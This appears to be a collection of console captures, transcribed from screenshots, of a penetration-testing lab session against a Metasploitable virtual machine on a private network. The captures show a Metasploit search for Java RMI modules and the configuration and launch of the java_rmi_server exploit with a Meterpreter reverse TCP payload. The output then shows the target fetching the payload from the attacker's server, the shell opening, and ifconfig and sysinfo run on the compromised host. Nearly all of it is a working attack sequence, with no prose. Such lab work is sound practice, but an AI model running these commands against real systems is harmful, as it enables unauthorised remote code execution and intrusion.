





```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fd00::a00:27ff:fe08:cb23
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fe08:cb23
IPv6 Netmask : ::

meterpreter > 
```



```
Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/e0qAHSu8sDLF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33505) at 2024-03-08 04:39:07 -0500

meterpreter > info
Usage: info <module>
```



```
msf6 > search 1099 java RMI
[-] No results from search
msf6 > search 1099

Matching Modules
================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal  Yes    Drupal RESTful Web Services uns
erialize() RCE
   1  exploit/linux/misc/gld_postfix                 2005-04-12       good    No     GLD (Greylisting Daemon) Postfi
x Buffer Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/misc/gld_postfix

msf6 > search java rmi

Matching Modules
================

   #   Name                                                             Disclosure Date  Rank       Check  Description
   -   ----                                                             ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/misc/java_jmx_server                               2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   2   auxiliary/scanner/misc/java_jmx_server                           2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   3   auxiliary/gather/java_rmi_registry                                                normal     No     Java RMI Registry Interfaces Enumeration
   4   exploit/multi/misc/java_rmi_server                               2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   5   auxiliary/scanner/misc/java_rmi_server                           2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl                   2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   7   exploit/multi/browser/java_signed_applet                         1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   8   exploit/multi/http/jenkins_metaprogramming                       2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   9   exploit/linux/misc/jenkins_java_deserialize                      2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
  10   exploit/linux/http/kibana_timelion_prototype_pollution_rce       2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
  11   exploit/multi/browser/firefox_xpi_bootstrapped_addon             2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
  12   exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315       2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
  13   exploit/multi/http/torchserver_cve_2023_43654                    2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
  14   exploit/multi/http/totaljs_cms_widget_exec                       2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
  15   exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc           2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc


Interact with a module by name or index. For example info 15, use 15 or use exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
```



```
    fe80::a00:27ff:fe08:cb25   ::          ::
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > 
```